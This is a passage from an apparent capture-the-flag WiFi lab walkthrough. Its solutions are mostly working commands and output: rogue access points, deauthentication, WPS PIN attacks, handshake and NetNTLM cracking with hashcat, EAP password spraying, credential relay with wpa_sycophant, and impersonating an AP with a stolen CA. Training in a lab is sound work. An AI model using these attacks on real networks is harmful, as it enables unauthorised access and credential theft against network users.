Using Firefox, we can set manually de PHPSESSID and reload to access the authenticated part.

PSK Router Login

Login

Username

Password

Login

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Cache Storage

Filter Items

+ -

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://192.168.2.1	PHPSESS... 47fba8lgpiterog2sj8su...	192.168.2.1	/	Session	35	false	false	None	Fri, 21 Jan 2022 23:...

Indexed DB

Local Storage

Session Storage

← → ↺

🔒

192.168.2.1

Welcome test2

FLAG: z[REDACTED]Y

Congratulation! You have logged into password protected page. [Click here](#) to Logout.

12. Get wifi-office AP Password

Solution

We can verify that there are two clients not connected to any network sending probes for wifi-office

To obtain the handshake of this network we can raise an AP with the same name and the same network configuration. This can be achieved by obtaining the first 2 phases of the handshake. In the next code block you can see the hostapd file and the obtaining of the handshake using hostapd-mana. hostapd.conf

```
interface=wlan1
driver=nl80211

hw_mode=g
channel=1
ssid=wifi-office

mana_wpaout=hostapd.hccapx

wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678

hostapd-mana hostapd.conf
```

```
root@wifichallenge:/home/user# hostapd-mana hostapd.conf
Configuration file: hostapd.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
wlan4: CTRL-Event-DISCONNECTED bssid=f0:9f:c2:71:22:22 reason=3 locally_generated=1
wlan4: CTRL-Event-REGDOM-CHANGE init=USER type=COUNTRY alpha2=US
Using interface wlan4 with hwaddr 02:00:00:00:04:00 and ssid "wifi-oficina"
wlan4: interface state UNINITIALIZED->ENABLED
wlan4: AP-ENABLED
wlan4: STA f0:9f:c2:71:22:22 IEEE 802.11: disassociated
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: CTRL-Event-SCAN-FAILED ret=-95 retry=1
wlan4: STA 78:c1:a7:bf:72:66 IEEE 802.11: authenticated
wlan4: STA b4:99:ba:6f:f9:55 IEEE 802.11: authenticated
wlan4: STA b4:99:ba:6f:f9:55 IEEE 802.11: associated (aid 1)
wlan4: STA 78:c1:a7:bf:72:66 IEEE 802.11: associated (aid 2)
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:55
wlan4: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:55
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:66
wlan4: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:66
```

Now we can brute force the captured handshake.

```
hashcat -a 0 -m 2500 hostapd.hccapx ~/rockyou.txt --force
```

```

Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: hostapd.hccapx
Time.Started.....: Sun May 15 18:14:35 2022, (1 sec)
Time.Estimated...: Sun May 15 18:14:36 2022, (0 secs)
Guess.Base.....: File (/root/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4618 H/s (9.88ms) @ Accel:1024 Loops:128 Thr:1 Vec:8
Recovered.....: 4/4 (100.00%) Digests
Progress.....: 12211/14344384 (0.09%)
Rejected.....: 8115/12211 (66.46%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3-7
Candidates.#1....: 123456789 -> carebears1

Started: Sun May 15 18:13:52 2022
Stopped: Sun May 15 18:14:37 2022

```

In case the 2500 mode does not work you can convert the hash from 2500 to 22000:

Save the hccapx to pcap

```
hcxhash2cap --hccapx=hostapd.hccapx -c aux.pcap
```

Export the 22000 hash mode from the pcap

```
hcxpcapngtool aux.pcap -o hash.22000
```

Crack outside the VM or with a new version of hashcat.

```
sudo hashcat -a 0 -m 22000 hash.22000 ~/rockyou.txt --force
```

13. Get wifi-admin AP password

Get wifi-admin AP password

Solution

We can check if any network uses WPS with the flag --wps.

```

CH 10 ][ Elapsed: 30 s ][ 2022-05-15 18:16 ][ paused output

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
9E:E0:A7:51:B9:11	-38	20	0 0	9	54	WPA2	TKIP	PSK		vodafone7123
E6:03:AC:44:7B:3F	-38	22	0 0	3	54	WPA2	CCMP	PSK		MOVISTAR_JYG2
D6:D9:A0:57:B5:64	-38	19	0 0	1	54	WPA2	CCMP	PSK		WIFI-JUAN
F0:9F:C2:71:22:11	-38	21	3 0	1	54	WEP	WEP		0.0	<length: 14>
F0:9F:C2:71:22:33	-38	21	0 0	1	54	WPA2	CCMP	PSK	2.0 LAB,DISP,KPAD	wifi-admin
DE:F8:38:04:82:4C	-38	21	0 0	1	54	WPA2	CCMP	PSK		MiFibra-5-D6G3
F0:9F:C2:71:22:22	-38	21	9 0	1	54	WPA2	CCMP	PSK		wifi-mobile
F0:9F:C2:71:22:00	-38	21	8 0	1	54	OPN			0.0	wifi-guest

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	10:F9:6F:BA:6C:11	-33	0 -18	0	4	wifi-corp	
(not associated)	B4:99:BA:6F:F9:55	-36	0 -18	0	10	wifi-office	
(not associated)	78:C1:A7:BF:72:66	-36	0 -18	0	8	wifi-office	
F0:9F:C2:71:22:22	28:6C:07:6F:F9:33	-36	18 -18	98	9		

As we can see, the AP uses WPS, so we can try different attacks to get the password.


```
reaver -i wlan0mon -b F0:9F:C2:71:22:33
```

```
root@WiFiChallenge:/home/user# reaver -i wlan0mon -b F0:9F:C2:71:22:33

Reaver v1.6.6-git-19-gdb98ba5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from F0:9F:C2:71:22:33
[+] Received beacon from F0:9F:C2:71:22:33
[+] Associated with F0:9F:C2:71:22:33 (ESSID: wifi-admin)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'UltimateSecurity-Password!_@#<
[+] AP SSID: 'wifi-admin'
root@WiFiChallenge:/home/user#
```

Another option could be to use Pixie Dust attack, but in this case is not vulnerable.

MGT

14. Get users login IDs (usernames)

Get users login IDs (usernames) from wifi-corp clients. FLAG: DOMAIN

Solution

If clients do not use anonymous identities, it is possible to obtain this information passively through the WiFi. For this we can use Wireshark looking for the responses of the clients to the EAP Identity requests.

No.	Time	Source	Destination	Protocol	Length	Info
175	7.904741	Ubiquiti_71:22:55	LGElectr_07:6c:00	EAP	43	Request, Identity
176	7.906385	LGElectr_07:6c:00	Ubiquiti_71:22:55	EAP	61	Response, Identity
177	7.988873	Ubiquiti_71:22:55	LGElectr_07:6c:00	EAP	44	Request, Protected EAP (EAP-PEAP)
223	11.002868	Ubiquiti_71:22:55	LGElectr_07:6c:00	EAP	44	Request, Protected EAP (EAP-PEAP)
225	11.063779	Ubiquiti_71:22:55	LGElectr_07:6c:00	EAP	1441	Request, Protected EAP (EAP-PEAP)
226	11.064938	LGElectr_07:6c:00	Ubiquiti_71:22:55	EAP	44	Response, Protected EAP (EAP-PEAP)
227	11.364166	LGElectr_07:6c:00	Ubiquiti_71:22:55	EAP	44	Response, Protected EAP (EAP-PEAP)
228	11.370041	Ubiquiti_71:22:55	LGElectr_07:6c:00	EAP	42	Success
6904	51.601130	Ubiquiti_71:22:55	LGElectr_ba:6c:11	EAP	1210	Request, Protected EAP (EAP-PEAP)
6907	51.650282	LGElectr_ba:6c:11	Ubiquiti_71:22:55	EAP	44	Response, Protected EAP (EAP-PEAP)
6913	51.700526	LGElectr_ba:6c:11	Ubiquiti_71:22:55	EAP	44	Response, Protected EAP (EAP-PEAP)
6914	51.706357	Ubiquiti_71:22:55	LGElectr_ba:6c:11	EAP	42	Success

- Frame 176: 61 bytes on wire (488 bits), 61 bytes captured (488 bits) - IEEE 802.11 QoS Data, Flags:T - Logical Link Control 802.1X Authentication - Extensible Authentication Protocol - Code: Response (2) - Id: 54 - Length: 23 - Type: Identity (1) - Identity: COBA\juan.tr
--

Or use [wifi_db](#)

1	F0:9F:C2:71:22:55	wifi-corp	10:F9:6F:07:6C:00	LG Electronics (Mobile Communications)	C[REDACTED]B\juan.tr
2	F0:9F:C2:71:22:55	wifi-corp	10:F9:6F:BA:6C:11	LG Electronics (Mobile Communications)	C[REDACTED]B\anonymous

15. Get cert information

Get wifi-corp cert information. FLAG: CA email address

Solution

We can use [pcapFilter.sh](#) to display the certificates used by APs with MGT.

```
bash pcapFilter.sh -f /home/user/wifi/wifi-04.cap -C
```

```
root@WiFiChallenge:/home/user/tools# bash pcapFilter.sh -f /home/user/wifi/wifi-04.cap -C | more
FILE: /home/user/wifi/wifi-04.cap
Running as user "root" and group "root". This could be dangerous.
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 2 (0x2)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = ES, ST = Madrid, L = Madrid, O = WiFi, OU = Certificate Authority, CN = WiFi CA, emailAddress = ca@WiFiChallenge.es
    Validity
      Not Before: May 14 12:18:10 2022 GMT
      Not After : May 13 12:18:10 2024 GMT
    Subject: C = ES, L = Madrid, O = WiFi, OU = Server, CN = WiFi CA, emailAddress = server@Wifi.ca.es
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public-Key: (2048 bit)
      Modulus:
        00:d1:f0:5a:84:f8:82:c1:c0:9a:26:f3:1b:e8:84:
        5f:9b:58:6e:87:0c:d4:dc:14:25:a5:4a:dc:8d:a8:
        f8:14:a8:e1:7e:16:ce:31:37:31:df:13:51:52:d9:
        c8:8c:de:a7:5d:4c:91:8e:08:3e:5d:b4:97:fb:5b:
        eb:23:4d:a9:4e:a6:8a:4b:62:f6:27:2b:e2:9b:df:
        ad:a4:34:ce:31:e7:26:0e:5f:70:cd:bf:d6:20:84:
        e1:7c:05:d8:19:30:2e:5d:93:9b:82:2c:68:01:3f:
        4a:2f:ed:38:94:27:a9:36:c2:6d:16:77:bd:65:c1:
        11:09:a5:70:88:09:07:37:64:e2:19:0c:1c:f0:ea:
        9c:e4:07:a8:67:7b:03:1e:94:94:13:14:6f:d8:56:
        7f:34:df:72:c0:15:04:27:e0:be:23:07:7a:5d:3a:
        4a:1e:fa:15:0e:00:42:09:5a:09:3a:af:0f:7c:77:
        6c:4:4e:33:fd:64:b0:bc:43:c0:98:53:4e:f2:14:
        cb:7e:08:92:dc:28:ab:f7:ab:91:d0:57:45:e6:f6:
        cc:26:ba:80:77:e8:21:8b:fc:df:e4:4d:fc:68:69:
        7b:94:f7:d9:77:02:77:64:6e:a5:6b:cf:eb:1a:80:
        74:77:a9:c9:84:ea:4e:ab:64:f8:66:0c:af:bf:ce:
        e2:61
```

16. Get EAP methods supported by AP

Get EAP methods supported by AP FLAG: Only method supported by wifi-corp and wifi-global

Solution

To check the EAP methods that an AP supports, try to access with a valid user using each of the configurations. For this we can use EAP_buster.

```
cd /root/tools/EAP_buster/
bash ./EAP_buster.sh wifi-corp 'CONTOSOLAB\juan.tr' wlan0mon
bash ./EAP_buster.sh wifi-global 'GLOBAL\GlobalAdmin' wlan0mon

wifi-corp
```

```
EAP identities can be collected using sniffing tools such as crEAP, just make sure you use a real identity and not an anonymous one => https://github.com/Snizz/crEAP)

supported => EAP-TLS
supported => EAP-PEAP_MSCHAPV2
supported => EAP-PEAP_TLS
supported => EAP-PEAP_GTC
supported => EAP-PEAP_OTP
supported => EAP-PEAP_MD5-Challenge
supported => EAP-TTLS_EAP-MD5-Challenge
supported => EAP-TTLS_EAP-GTC
supported => EAP-TTLS_EAP-OTP
supported => EAP-TTLS_EAP-MSCHAPV2
supported => EAP-TTLS_EAP-TLS
supported => EAP-TTLS_MSCHAPV2
supported => EAP-TTLS_MSCHAP
supported => EAP-TTLS_PAP
supported => EAP-TTLS_CHAP
supported => EAP-FAST_MSCHAPV2
supported => EAP-FAST_GTC
supported => EAP-FAST_OTP
```

wifi-global

```
root@wifichallenge:~/tools/EAP_buster# bash ./EAP_buster.sh wifi-global 'GLOBAL\GlobalAdmin' wlan0mon

EAP_buster by BlackArrow [https://github.com/blackarrowsec/EAP_buster]

WARNING
You need to use legitimate EAP identities in order to start the 802.1X authentication process and get reliable results (
EAP identities can be collected using sniffing tools such as crEAP, just make sure you use a real identity and not an anonymous one => https://github.com/Snizz/crEAP)

supported => EAP-TLS
not supported => EAP-PEAP_MSCHAPV2
not supported => EAP-PEAP_TLS
not supported => EAP-PEAP_GTC
not supported => EAP-PEAP_OTP
not supported => EAP-PEAP_MD5-Challenge
not supported => EAP-TTLS_EAP-MD5-Challenge
not supported => EAP-TTLS_EAP-GTC
not supported => EAP-TTLS_EAP-OTP
not supported => EAP-TTLS_EAP-MSCHAPV2
not supported => EAP-TTLS_EAP-TLS
not supported => EAP-TTLS_MSCHAPV2
not supported => EAP-TTLS_MSCHAP
not supported => EAP-TTLS_PAP
not supported => EAP-TTLS_CHAP
not supported => EAP-FAST_MSCHAPV2
not supported => EAP-FAST_GTC
not supported => EAP-FAST_OTP
```

17. Get Juan user password of wifi-corp

Get Juan's password (wifi-corp)

Solution

We can use eaphammer to attack MGT clients.

```
cd /root/tools/eaphammer
python3 ./eaphammer --cert-wizard
python3 ./eaphammer -i wlan3 --auth wpa-eap --essid wifi-corp --cre
```

Alternative, you can use hostapd_wpe

```
hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```

After starting the RogueAP we disconnect the client

```
aireplay-ng -0 0 -a F0:9F:C2:71:22:55 wlan0mon -c 10:f9:6f:07:6c:00
```

Carrying out the attack we can obtain the NETNTLM hash of the user to crack it later or carry out a relay attack.

```

18:38:05 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:04 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:04 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:05 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:06 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:06 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:07 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:07 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:08 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:08 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:09 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:10 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:10 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:11 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:11 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:12 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]
18:38:12 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:07:6C:00] [0] 0 ACKS]

user@WiFiChallenge: ~
File Edit View Search Terminal Help

wlan3: STA 10:f9:6f:07:6c:00 IEEE 802.11: associated (aid 1)
wlan3: CTRL-EVENT-EAP-STARTED 10:f9:6f:07:6c:00
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan3: CTRL-EVENT-EAP-RETRANSMIT 10:f9:6f:07:6c:00
wlan3: CTRL-EVENT-EAP-RETRANSMIT 10:f9:6f:07:6c:00
wlan3: CTRL-EVENT-EAP-RETRANSMIT 10:f9:6f:07:6c:00

mschapv2: Sun May 15 18:38:14 2022
domain\username: CONTOSOLAB\juan.tr
username: juan.tr
challenge: 8f:81:c2:a4:5c:6d:b2:35
response: c9:82:80:1d:db:65:df:53:f9:87:36:da:9a:60:15:3d:bb:ab:ce:9e:11:a6:bd:d1

jtr NETNTLM: juan.tr::$NETNTLM$8f81c2a45c6db235c982801ddb65df53f98736da9a60153dbbabce9e11a6bdd1

hashcat NETNTLM: juan.tr::::c982801ddb65df53f98736da9a60153dbbabce9e11a6bdd1:8f81c2a45c6db235

wlan3: CTRL-EVENT-EAP-FAILURE 10:f9:6f:07:6c:00
wlan3: STA 10:f9:6f:07:6c:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan3: STA 10:f9:6f:07:6c:00 IEEE 802.1X: authentication used different EAP type: 25 (PEAP)

```

Once we have the hash we can brute force it with hashcat

```
hashcat -a 0 -m 5500 juan.tr:::::1be06d07bcdd5a69 ~/rockyou.txt
```



```
juaan.tr::::c982801ddb65df53f98736da9a60153dbbacbe9e11a6bdd1:8f81c2a45c6db235:~?~?~?  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Name.....: NetNTLMv1 / NetNTLMv1+ESS  
Hash.Target.....: juaan.tr::::c982801ddb65df53f98736da9a60153dbbacbe9e...6db235  
Time.Started.....: Sun May 15 18:39:06 2022, (2 secs)  
Time.Estimated....: Sun May 15 18:39:08 2022, (0 secs)  
Guess.Base.....: File (/root/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 5249.1 kH/s (0.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 10612736/14344384 (73.99%)  
Rejected.....: 0/10612736 (0.00%)  
Restore.Point....: 10608640/14344384 (73.96%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidates.#1....: Sekeidrick -> SaranRAP!  
  
Started: Sun May 15 18:38:53 2022  
Stopped: Sun May 15 18:39:10 2022
```

18. Brute force user test

Brute force user CONTOSOLAB\test

Solution

We can brute force the user using air-hammer

```
cd ~/tools/air-hammer
echo 'CONTOSOLAB\test' > test.user
./air-hammer.py -i wlan3 -e wifi-corp -p ~/rockyou.txt -u test.user
```



```

[0] Trying CONTOSOLAB\test:123456...
[0] Trying CONTOSOLAB\test:12345...
[0] Trying CONTOSOLAB\test:123456789...
[0] Trying CONTOSOLAB\test:password...
[0] Trying CONTOSOLAB\test:iloveyou...
[0] Trying CONTOSOLAB\test:princess...
[0] Trying CONTOSOLAB\test:1234567...
[0] Trying CONTOSOLAB\test:rockyou...
[0] Trying CONTOSOLAB\test:12345678...
[0] Trying CONTOSOLAB\test:abc123...
[0] Trying CONTOSOLAB\test:nicole...
[0] Trying CONTOSOLAB\test:daniel...
[0] Trying CONTOSOLAB\test:12345678...
[!] VALID CREDENTIALS: CONTOSOLAB\test:12345678
[0] Trying CONTOSOLAB\test:monkey...

```

19. Login with user with password 12345678

Login with user with password 12345678 (is in top-usernames-shortlist.txt). FLAG: Username

Solution

This challenge it's similar to the last one, so we can use the same tool or eaphammer (eaphammer is faster). But first we have to modify the list inserting the DOMAIN.

```
cat ~/top-usernames-shortlist.txt | awk '{print "CONTOSOLAB\\" $1}'
```

Then we can start the brute force.

```
./air-hammer.py -i wlan3 -e wifi-corp -P 12345678 -u ~/top-username
```

```

root@WiFiChallenge:~/tools/air-hammer# cat ~/top-usernames-shortlist.txt | awk '{print "CONTOSOLAB\\" $1}' > ~/top-usernames-shortlist-contoso.txt
./air-hammer.py -i wlan3 -e wifi-corp -P 12345678 -u ~/top-usernames-shortlist-contoso.txt
[0] Trying CONTOSOLAB\root:12345678...
[1] Trying CONTOSOLAB\admin:12345678...
[2] Trying CONTOSOLAB\test:12345678...
[3] Trying CONTOSOLAB\guest:12345678...
[4] Trying CONTOSOLAB\info:12345678...
[5] Trying CONTOSOLAB\adm:12345678...
[6] Trying CONTOSOLAB\mysql:12345678...
[7] Trying CONTOSOLAB\user:12345678...
[8] Trying CONTOSOLAB\administrator:12345678...
[9] Trying CONTOSOLAB\www:12345678...
[11] VALID CREDENTIALS: CONTOSOLAB\www:12345678
[10] Trying CONTOSOLAB\ftp:12345678...

```

or

```

python3 ./eaphammer --eap-spray \
  --interface-pool wlan1 wlan2 wlan3 \
  --ssid wifi-corp \
  --password 12345678 \
  --user-list ~/top-usernames-shortlist-contoso.txt

```

Connect to the network wifi-regional with the Luis's account without cracking his password (it's impossible to crack). Then access Router and get the FLAG

Solution

In the case of having the NetNTLM hash of the user but not being able to crack it, a Creds Relay attack can be carried out using sycophant.

For this we create the file

~/tools/wpa_sycophant/wpa_sycophant_example.conf:

```
network={
    ssid="wifi-regional"
    # The SSID you would like to relay and authenticate against.
    scan_ssid=1
    key_mgmt=WPA-EAP
    # Do not modify
    identity=""
    anonymous_identity=""
    password=""
    # This initialises the variables for me.
    # -----
    eap=PEAP
    phase1="crypto_binding=0 peaplabel=0"
    phase2="auth=MSCHAPV2"
    # Dont want to connect back to ourselves,
    # so add your rogue BSSID here.
    bssid_blacklist=02:00:00:00:01:00
}
```

And we execute the following command in different shells.

```
#Shell 1
cd ~/tools/berate_ap/
airmon-ng start wlan1
./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputM
```

```
# Shell 2
airmon-ng start wlan0
aireplay-ng -0 0 wlan0mon -a F0:9F:C2:71:22:66 -c 10:F9:6F:AC:53:10
```

```
#Shell 3
cd ~/tools/wpa_sycophant/
```

#Shell 4

dhclient wlan3mon -v

The screenshot shows a terminal window with EAP authentication logs. The logs indicate a successful authentication process for the user 'luis.da' from the device 'CONTOSOLABREG\luis.da'. The logs also show the DHCP process, including the receipt of an IP address (192.168.6.1) and the configuration of the wlan3mon interface. Below the terminal window, a web browser window is open, displaying the URL '192.168.6.1/index.php'. The browser shows a welcome message: 'Welcome CONTOSOLABREG\luis.da'.

FLAG:

AP CONFIG:

```
eap_user_file=/root/mgt/hostapd-wpe.eap_user
ca_cert=/root/mgt/certs/ca.crt
server_cert=/root/mgt/certs/server.crt
private_key=/root/mgt/certs/server.key
private_key_passwd=whatever
dh_file=/etc/hostapd-wpe/dh
```

```
# 802.11 Options
ssid=wifi-corp
channel=1
Certificate Authority: http://192.168.6.1 
```

Congratulation! You have logged into password protected page. [Click here](#) to Logout.

21. Get CA from the Router using default creds

Get CA from the Router using default creds FLAG: CA web folder name

Solution

The folder name is in the last capture, int he URL

<http://192.168.6.1/index.php>. Download and rename the files.

```
mv ca.crt.txt ca.crt
mv dh.txt dh
mv server.crt.txt server.crt
```

```
root@WiFiChallenge:/home/user/Downloads# ls
ca.crt.txt ca.key.txt.a ca.key.txt.b ca.serial.txt dh.txt server.crt.txt server.key.txt.a server.key.txt.b
root@WiFiChallenge:/home/user/Downloads# cat server.key.txt.a server.key.txt.b > server.key
cat ca.key.txt.a ca.key.txt.b > ca.key
mv ca.serial.txt ca.serial
mv ca.crt.txt ca.crt
mv dh.txt dh
mv server.crt.txt server.crt
root@WiFiChallenge:/home/user/Downloads#
```

22. Get wifi-corp Administrator password using the CA

Get the other wifi-corp USER (Administrator) password using the CA

Solution

Once the CA and the AP certificate have been downloaded, we can impersonate the AP so that the client that verified the certificate can connect. To this we import the certificate to eaphammer.

```
cd /root/tools/eaphammer
python3 ./eaphammer --cert-wizard import --server-cert /home/user/D
```



```
root@WiFiChallenge:/tools/eaphammer# python3 ./eaphammer --cert-wizard import --server-cert /home/user/Downloads/server.crt --ca-cert /home/user/Downloads/ca.crt --private-key /home/user/Downloads/server.key --private-key-passwd whatever

A nice shiny new access point.

Version: 1.13.5
Codename: Power Overwhelming
Author: @s0lst1c3
Contact: gabriel<at>s0lstice(dot)sh

[?] Am I root?
[*] Checking for rootness...
[*] I AM R00000000000000T
[*] Root privs confirmed! 8D
Case 1: Import all separate
[CW] Ensuring server cert, CA cert, and private key are valid...
/home/user/Downloads/server.crt
/home/user/Downloads/server.key
/home/user/Downloads/ca.crt
[CW] Complete!
[CW] Loading private key from /home/user/Downloads/server.key
[CW] Complete!
[CW] Loading server cert from /home/user/Downloads/server.crt
[CW] Complete!
[CW] Loading CA certificate chain from /home/user/Downloads/ca.crt
[CW] Complete!
[CW] Constructing full certificate chain with integrated key...
[CW] Complete!
[CW] Writing private key and full certificate chain to file...
[CW] Complete!
[CW] Private key and full certificate chain written to: /root/tools/eaphammer/certs/server/WiFi CA.pem
[CW] Activating full certificate chain...
[CW] Complete!
```

```
python3 ./eaphammer -i wlan3 --auth wpa-eap --essid wifi-corp --cre
```



```
aireplay-ng -0 0 -a F0:9F:C2:71:22:55 wlan0mon -c 10:F9:6F:BA:6C:11
```

```

Press enter to quit...

wlan4: STA 10:f9:6f:ba:6c:11 IEEE 802.11: authenticated
wlan4: STA 10:f9:6f:ba:6c:11 IEEE 802.11: associated (aid 1)
wlan4: CTRL-Event-EAP-STARTED 10:f9:6f:ba:6c:11
wlan4: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1
wlan4: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25

GTC: Sun May 15 18:58:41 2022
    username:      CONTOSOLAB\Administrator
    password:      Supplicant
wlan4: CTRL-Event-EAP-RETRANSMIT 10:f9:6f:ba:6c:11
wlan4: CTRL-Event-EAP-FAILURE 10:f9:6f:ba:6c:11
wlan4: STA 10:f9:6f:ba:6c:11 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan4: STA 10:f9:6f:ba:6c:11 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)

File Edit View Search Terminal Help
root@WiFiChallenge:~/tools/wpa_sycophant# aireplay-ng -0 0 -a F0:9F:C2:71:22:55 wlan0mon -c 10:F9:6F:BA:6C:11
18:58:13 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:55) on channel 44
18:58:13 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:13 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:14 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:15 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:15 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:16 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]
18:58:17 Sending 64 directed DeAuth (code 7). STMAC: [10:F9:6F:BA:6C:11] [ 0] 0 ACKs]

```

23. Login to wifi-global Administrator web creds

Once we have the certificate, we can create a client certificate using:
https://wiki.innovaphone.com/index.php?title=Howto:802.1X_EAP-TLS_With_FreeRadius

Download the client certificate and connect to wifi-global with user GlobalAdmin to get FLAG from HTTP server

Solution

If we have the client certificate we only have to use it to connect. We create a wpa_tls.conf file.

```
eapol_version=1
```

```
ap_scan=1
```

```
fast_reauth=1
```

```

network={
    ssid="wifi-global"
    scan_ssid=0
    mode=0
    proto=RSN
    key_mgmt=WPA-EAP
    auth_alg=OPEN
    eap=TLS
    identity="GLOBAL\GlobalAdmin"
    ca_cert="./ca.crt"
    client_cert="./client.crt"
    private_key="./client.key"
    private_key_passwd="whatever"
}

```

```
wpa_supplicant -Dnl80211 -i wlan2 -c wpa_tls.conf
```



```
wlan2: CTRL-Event-REGDOM-CHANGE init=COUNTRY IE type=COUNTRY alpha2=ES
wlan2: CTRL-Event-EAP-STARTED EAP authentication started
wlan2: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=13
wlan2: CTRL-Event-EAP-METHOD EAP vendor 0 method 13 (TLS) selected
wlan2: CTRL-Event-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/O=WiFi/OU=Certificate Authority/CN=WiFi CA/emailAddress=ca@WiFiChallenge.ca.es' hash=75bb683b5a7ee908d9afc461478c13bba6bf8454b4fd3b5b5bed393c32b1ef444
wlan2: CTRL-Event-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=WiFi/OU=Server/CN=WiFi CA/emailAddress=server@WiFi.ca.es' hash=650799f8ae437901c5b1e9e7b52b42d9a5e3122200ffbb502fcd0e9c3032c593
wlan2: CTRL-Event-EAP-SUCCESS EAP authentication completed successfully
wlan2: PMKSA-CACHE-ADDED f0:9f:c2:71:22:77 0
wlan2: WPA: Key negotiation completed with f0:9f:c2:71:22:77 [PTK=CCMP GTK=CCMP]
wlan2: CTRL-Event-CONNECTED - Connection to f0:9f:c2:71:22:77 completed [id=0 id_str=]

```

```

user@WiFiChallenge: ~
File Edit View Search Terminal Help
root@WiFiChallenge:~# dhclient wlan2 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPP/wlan2/02:00:00:00:02:00
Sending on LPP/wlan2/02:00:00:00:02:00
Sending on Socket/fallback
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 7
